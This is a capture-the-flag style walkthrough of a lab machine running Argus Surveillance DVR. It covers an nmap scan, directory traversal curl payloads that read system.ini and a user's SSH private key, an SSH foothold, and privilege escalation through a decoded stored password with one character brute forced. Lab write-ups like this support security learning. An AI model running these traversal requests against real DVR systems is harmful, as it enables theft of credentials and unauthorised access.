Table of Contents
Scope:192.168.219.179Recon
Nmap
sudo nmap -sC -sV -vvvv -p- dvr4 -sT -T5 --min-rate=5000
PORT      STATE SERVICE       REASON  VERSION22/tcp    open  ssh           syn-ack Bitvise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial use)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn445/tcp   open  microsoft-ds? syn-ack5040/tcp  open  unknown       syn-ack7680/tcp  open  pando-pub?    syn-ack8080/tcp  open  http-proxy    syn-ack|_http-title: Argus Surveillance DVR|_http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]|_http-favicon: Unknown favicon MD5: 283B772C1C2427B56FC3296B0AF42F7C| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS| fingerprint-strings:|   GetRequest, HTTPOptions:|     HTTP/1.1 200 OK|     Connection: Keep-Alive|     Keep-Alive: timeout=15, max=4|     Content-Type: text/html|     Content-Length: 985|     <HTML>|     <HEAD>|     <TITLE>|     Argus Surveillance DVR|     </TITLE>|     <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">|     <meta name="GENERATOR" content="Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]">|     <frameset frameborder="no" border="0" rows="75,*,88">|     <frame name="Top" frameborder="0" scrolling="auto" noresize src="CamerasTopFrame.html" marginwidth="0" marginheight="0">|     <frame name="ActiveXFrame" frameborder="0" scrolling="auto" noresize src="ActiveXIFrame.html" marginwidth="0" marginheight="0">|     <frame name="CamerasTable" frameborder="0" scrolling="auto" noresize src="CamerasBottomFrame.html" marginwidth="0" marginheight="0">|     <noframes>|     <p>This page uses frames, but your browser doesn't support them.</p>|_    </noframes>49664/tcp open  msrpc         syn-ack Microsoft Windows RPC49665/tcp open  msrpc         syn-ack Microsoft Windows RPC49666/tcp open  msrpc         syn-ack Microsoft Windows RPC49667/tcp open  msrpc         syn-ack Microsoft Windows RPC49668/tcp open  msrpc         syn-ack Microsoft Windows RPC49669/tcp open  msrpc         syn-ack Microsoft Windows RPC
445/TCP - SMB

8080/TCP - HTTP

I look up exploits matching the service:

I actually get quite a lot of them, let’s try out the Directory Traversal one.

# PoC
curl "http://dvr4:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD="
We indeed get the intended result.
Back on the website we find the user we’re looking for:

We want to get the ssh key of viewer so we can then log in.
curl "http://dvr4:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FUsers%2FViewer%2F.ssh%2Fid_rsa&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD="
Now that we have the id_rsa key, we can use it to log into SSH.
Foothold


EZ PZ
Let’s check out the home directory:

We notice the user already has nc.exe as well as psexec.exe in here… Might be a clue.

Let’s snatch the local.txt first.
local.txt
Privilege Escalation
PoC
We also find another PoC:

In here we see a mention of the .ini file, let’s check it out.



ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A85E534D7B6069F641E03BD9BD956BC875EB603CD9D8E1BD8FAAFE

Notice the Unknown character here.
14WatchD0g
ImWatchingYou
Neither worked.

Let’s try the nc.exe binary then, with the help of runas.

Again no success, let’s try to brute force the last Unknown character that we found previously.
After some tries it worked:


proof.txt